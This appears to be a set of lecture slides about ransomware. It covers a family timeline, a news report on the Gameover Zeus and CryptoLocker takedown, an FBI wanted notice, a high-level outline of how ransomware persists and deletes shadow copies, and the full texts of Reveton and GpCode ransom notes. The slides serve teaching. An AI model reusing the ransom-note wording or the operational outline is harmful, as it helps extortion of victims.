

# Ransomware



## Trend Micro report reveals 752-percent increase in ransomware

MAR 2, 2017 **SOURCE:** TREND MICRO



*Over the past 10 years, ransomware has spread to all corners of the globe, successfully targeting hundreds of thousands of business systems and home PC. Given the ability to easily morph existing and older strains of ransomware, and the alarming rate at which the ransomware family is growing, it's evident that this malware is here to stay, at least for the immediate future.*



# WANTED BY THE FBI

Conspiracy to Participate in Racketeering Activity; Bank Fraud; Conspiracy to Violate the Computer Fraud and Abuse Act; Conspiracy to Violate the Identity Theft and Assumption Deterrence Act; Aggravated Identity Theft; Conspiracy; Computer Fraud; Wire Fraud; Money Laundering

## EVGENIY MIKHAILOVICH BOGACHEV



Multimedia: Images

### Aliases:

Yevgeniy Bogachev, Evgeniy Mikhaylovich Bogachev, "lucky12345", "slavik", "Pollingsoon"

## Federal agents knock down Zeus Botnet, CryptoLocker

Donna Leinwand Leger and Kevin Johnson, USA TODAY

Published 12:24 p.m. ET June 2, 2014 | Updated 4:23 p.m. ET June 2, 2014



(Photo: Cliff Owen, AP)



**f 281** **t 67** **in 11**  
CONNECT TWEET LINKEDIN COMMENT EMAIL MORE

WASHINGTON — The United States seized a global network of computer servers known as Gameover Zeus Botnet used by cyber-criminals to spread malware viruses and steal millions of dollars from businesses and consumers, the Justice Department announced Monday.

U.S. and foreign law enforcement agents in a separate action seized the computers that distributed malware known as "CryptoLocker" that freezes access to computer files until victims pay a ransom.

More than \$100 million in losses were attributed to the schemes, which infected hundreds of thousands of computers, including a Massachusetts police department that paid a \$750 ransom to restore its access to investigative files, digital mugshots and other administrative documents.


Deputy Attorney General James Cole described the Gameover Zeus operation, in which cyber thieves overtake computers to siphon often valuable financial information, the "most sophisticated and damaging botnet we have ever encountered."



# Background

# Trend Micro analysis

Monthly number of Ransomware families added



# Trend Micro analysis

Has your organisation  
ever paid the ransom requested?








- Reveton (2012)... Police message.
- CryptoLocker (2013). First with crypto and download of components.
- CryptoDefence (2014). Used 2048-bit RSA. Native APIs.
- SimplLocker (2014). Android locking.
- CTB-Locker (2014). C&C and deleted shadow files.
- Cryptowall (2014). Made \$325 million for creator. Registry key. Put in startup files. Persistence.
- Chimera (2015). First 'doxing' ransomware ... threatened to publish info online.
- TeslaCrypt (2015). Persistence on machine.
- 7en3n (2016). 13 BC and destroy Windows system on non-payment.
- KeRanger. (2016) Mac OSX malware and uses signed certificate for Mac.
- Jigsaw (2016). Ransom note contained characters from the "Saw" movie. Delete files every 60 minutes, 1K files on reboot.
- Random32 (2016). First JavaScript ransomware.
- Petya (2016). Overwrite MBR. Encrypt files. Double ransom if not paid in seven days.
- Locky (2016). Targeted hospitals in US. Healthcare as a ransom.
- SamSam (Samas) (2016). Target JBoss server (Red Hat Web/middleware), with ways to communicate with victim.
- PowerWare (2016). Uses native tools such as PowerShell to perform bad operations.
- ZCrypto ... new worm.

## Ransomware Discoveries



## Timeline



# Github source for ransomware

mauri870 / ransomware

Watch

13

Star

94

Fork

0

<> Code

Issues9

Pull requests0

Projects0

Wiki

Pulse

Graphs

A windows crypto-ransomware (Academic)

ransomware

malware

crypto-ransomware

166 commits

4 branches

0 releases

1 contributor

Branch: master

New pull request

Create new file

Upload files

Find file

Clone or download

mauri870

Merge branch 'master' of github.com:mauri870/ransomware

Latest commit 6ca9b3a on 18 Nov 2017

client	Encrypt the payload on client	5 months
cmd	[cmd] Check for error in filepath.Walk	4 months
cryptofs	[cmd] Fix rename files across drives	5 months
repository	Switch from buntadb to boltdb	5 months



# Types

- **Locker Ransomware.** Locks the computer.
- **Crypto Ransomware.** Requires decryption key.
- **Master Boot Record Ransomware.** Attack MBR so that message appears on boot up.
- **Web Server Encrypting Ransomware.** Encrypts defines files on Web sites.
- **Mobile Device Ransomware.**



To unlock your device and to avoid other legal consequences, you are obligated to pay a release fee of \$500. Payable through GreenDot MoneyPak (you have to purchase MoneyPak card, load it with \$500 and enter the code).

MoneyPak voucher code

1	2	3
4	5	6
7	8	9
Clear	0	

Unlock Device Now



# Ransomware example



**ATTENTION! Your browser has been blocked up for safety reasons. All the actions performed on this PC are fixed. All your files are encrypted. AUDIO AND VIDEO RECORDING IN PROGRESS.**

The penalty set must be paid in course of 48 hours as of the breach. On expiration of the term, 48 hours that follow will be used for automatic collection of data on yourself and your misconduct, and criminal case will be opened against you.

You are accused of viewing/storage and/or dissemination of banned pornography (child pornography/zoophilia/rape etc). You have violated World Declaration on non-proliferation of child pornography. You are accused of committing the crime envisaged by Article 141 of the Kingdom of Great Britain criminal law.

Article 141 of the Kingdom of Great Britain criminal law provides for the punishment of deprivation of liberty for terms from 5 to 11 years.

Also, you are suspected of violation of "Copyright and Related Rights Law" (downloading of pirated music, video, games) and of use and/or dissemination of copyrighted content. Thus, you are suspected of violation of Article 144 of the Kingdom of Great Britain criminal law. Article 144 of the Kingdom of Great Britain criminal law provides for the punishment of deprivation of liberty for terms from 5 to 7 years or 150 to 550 basic amounts fine. It was from your computer, that unauthorized access had been stolen to information of State importance and to data closed for public Internet access.

Unauthorized access could have been arranged by yourself purposely on malicious motives or without your knowledge and consent, provided your computer could have been affected by malware. Consequently, you are suspected - until the investigation is held - of innocent infringement of Article 215 of the Kingdom of Great Britain criminal law ("Use of negligent and reckless disregard of computers and computer data").

Article 215 of the Kingdom of Great Britain criminal law provides for the punishment of deprivation of liberty for terms from 5 to 8 years and/or up to £100,000 fine.

Please, mind that both your personal identities and location are well identified, and criminal case can be opened against you in course of 96 hours as of commission of crimes per above Articles. Criminal case can be submitted to court.

However, pursuant to Amendments to the Kingdom of Great Britain criminal law dated January 13, 2015, and according to Declaration on Human Rights, your disregard of law may be interpreted as unintended if you had no incidents before and no engagement will follow. However, it is a matter of whether you have paid the fine to the Treasury to the effect of initiatives aimed at protection of cyberspace).

**Step by Step**



1. Take your cash to one of the retail locations
2. Get a Ukash / PaysafeCard and purchase it with cash at the register
3. Come back and enter your Ukash / PaysafeCard code to unlock your PC

Country: **United Kingdom**

City:

City:

Company Name:

**Ukash**

Where can I get Ukash?

You could buy Ukash in many places, for example: shops, staffs, distribution terminals, online or through e-Mall (electronic store), from eBay, PayPal and Payflow outlets.

Online shop: [www.BcChange.co.uk](http://www.BcChange.co.uk)



**paysafe**card


Where can I get PaysafeCard?

PaysafeCard is available from 400,000+ sales outlets worldwide. In the United Kingdom, from many supermarkets, petrol stations, bookshops and newsagents, exclusively from all PayPal outlets.




© Under supervision of Ministry of Interior, Internal Copyrights, Internal Cyber Security Protection Alliance

# Ransomware in UK (2015-2016)



# Outline



## Typical operation:

- Drops executable in users %AppData% and %LocalAppData% folder
- Create registry keys to maintain persistence
- Search for specific file types
- Performs encryption
- Deletes Volume Shadow copies
- Displays ransom note

# Early Ransomware



# GpCode Desktop Ransom Message



**ATTENTION!!!!!!**



**ALL YOUR PERSONAL FILES WERE ENCRYPTED  
WITH A STRONG ALGORYTHM RSA-1024  
AND YOU CAN'T GET AN ACCESS TO THEM  
WITHOUT MAKING OF WHAT WE NEED!**



**READ 'HOW TO DECRYPT' TXT-FILE  
ON YOUR DESKTOP FOR DETAILS**



**JUST DO IT AS FAST AS YOU CAN!**

**REMEMBER: DON'T TRY TO TELL SOMEONE  
ABOUT THIS MESSAGE IF YOU WANT TO GET  
YOUR FILES BACK! JUST DO ALL WE TOLD.**



# Reveton/Moneypak ransom message with webcam enabled

THE **FBI** FEDERAL BUREAU OF INVESTIGATION





**ATTENTION !**

IP: [REDACTED]  
Location: [REDACTED]  
IPS: [REDACTED]

Your PC is blocked due to at least one of the reasons specified below.

You have been violating Copyright and Related Rights Law (Video, Music, Software) and illegally using or distributing copyrighted content, thus infringing Article 1, Section 8, Clause 8, also known as the Copyright of the Criminal Code of United States of America.

Article 1, Section 8, Clause 8 of the Criminal Code provides for a fine of two to five hundred minimal wages or a deprivation of liberty for two to eight years.

You have been viewing or distributing prohibited Pornographic content (Child Porno/Zoophilia and etc). Thus violating article 202 of the Criminal Code of United States of America. Article 202 of the Criminal Code provides for a deprivation of liberty for four to twelve years.

Illegal access has been initiated from your PC without your knowledge or consent, your PC may be infected by malware, thus you are violating the law On Neglectful Use of Personal Computer. Article 210 of the Criminal Code provides for a fine of up to \$100,000 and/or a deprivation of liberty for four to nine years.

Pursuant to the amendment to the Criminal Code of United States of America of May 28, 2011,

Video Recording  
**ON** 





Code:

Sum:

1234567890

Pay MoneyPak

# Reveton ransom messages based on victim location




# CryptoLocker

Copy cats: CryptoWall; CTB Locker; TeslaCrypt; CryptoFortress



